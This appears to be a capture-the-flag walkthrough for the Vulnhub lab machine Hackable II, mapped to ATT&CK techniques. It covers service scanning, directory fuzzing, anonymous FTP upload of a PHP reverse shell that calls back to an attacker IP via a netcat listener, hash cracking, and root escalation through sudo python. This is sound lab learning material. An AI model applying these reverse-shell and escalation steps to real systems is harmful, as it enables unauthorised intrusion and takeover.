Hackable II – Vulnhub


Setting up the Target Machine
Just download and double-click the .ova file to load it in your VirtualBox.
⚠️ Important – Make sure the machine network is already set to "Bridged Adapter". (Check with: Right Click on Machine -> Settings -> Network)
Start the machine and wait until this screen appears:

You can scan the network by nmap -sn 192.168.18.0/24, notice that the IP Address could be different for your case, please check your IP address via ifconfig command on Linux!
Network Service Discovery T1046
First, run nmap to check the services and versions…
nmap -sV 192.168.18.51It showed only three services: ftp, ssh and http. HTTP means there is a website, so visit the IP address in the browser.
It shows the default Apache page. It seems like the developers forgot to host the website here, but in the comments it says:
<!-- Do you like gobuster? dirb? etc... -->Which eventually leads to directory and file fuzzing…
File & Directory Discovery T1083
gobuster dir -u http://192.168.18.51/ -w /usr/share/wordlists/seclists/Discovery/Web-Content/DirBuster-2007_directory-list-2.3-big.txtOnly /files caught my attention, but visiting it leads to a CALL.html file which shows this content:

I don't quite understand that, but it seems like a dead end or an important file at the same time.
So I ran a scanner for web vulnerabilities here.
Valid Accounts: Default Accounts T1078.001
Leaving the website, I jumped to check FTP for anonymous login. And to my surprise, it worked…

I fooled around for a while and noticed that this was the same directory where CALL.html was. I uploaded a test file and it showed up in the /files directory.
Server Software Component: Web Shell T1505.003
Now I am thinking of uploading a reverse shell.
Setting up a reverse PHP shell
I copied the reverse shell file from the webshells folder to the current working directory:
cp /usr/share/webshells/php/php-reverse-shell.php .I opened it and edited the $ip and $port variables to 192.168.18.61 (attacker IP) and 4444 respectively. One addition I made to the file is a single line of HTML code for checking whether the file is executed or not (completely optional).
I renamed the file to shell.php and uploaded it:
put shell.phpBefore opening the file in the browser, open a terminal and run the following:
nc -lvnp 4444so that our attacker machine gets the connection when it is sent from the target machine.
Unsecured Credentials: Credentials In Files T1552.001
I tried to navigate around the system, but certain functionalities were limited, so I upgraded to an interactive shell with:
script /dev/null -c bashThe runme.sh File
Upon navigating to the /home directory, I found a text file named important.txt, which told me to run a .runme.sh file. It gave me two things:
- The secret key is
trolled(I still don't know where I may use this key) - A username
shrekwith the hash of its password.
The rest of the files were not readable by me.
Password Cracking T1110

First, try to crack the hash via CrackStation, an online resource to look up already cracked hashes. It returned:
Valid Accounts: Local Accounts T1078.003
So the username shrek has the password of onion.
su shrek # give the password when prompted!I was curious about the user.txt file, but it appears to contain a LinkedIn URL of the author of this machine.
Abuse Elevation Control Mechanism: Sudo and Sudo Caching T1548.003
The Bash History File
I checked the .bash_history file, which contained some sudo commands, so I checked with:
sudo -land came to know that the user shrek could run python as root!
Command and Scripting Interpreter: Python T1059.006

I got root!
So I simply ran:
sudo python3.5 -c 'import pty; pty.spawn("/bin/bash")'and expected a root shell. And yes, it fulfilled my expectations!
Resources
| Name | Value |
|---|---|
| Author | Elias Sousa |
| Page URL | https://www.vulnhub.com/entry/hackable-ii,711/ |
| Setup Links | Download Kali Linux and Download VirtualBox |
| CLI Tools Used | Nmap, Gobuster, Netcat |
| External Tools | CrackStation |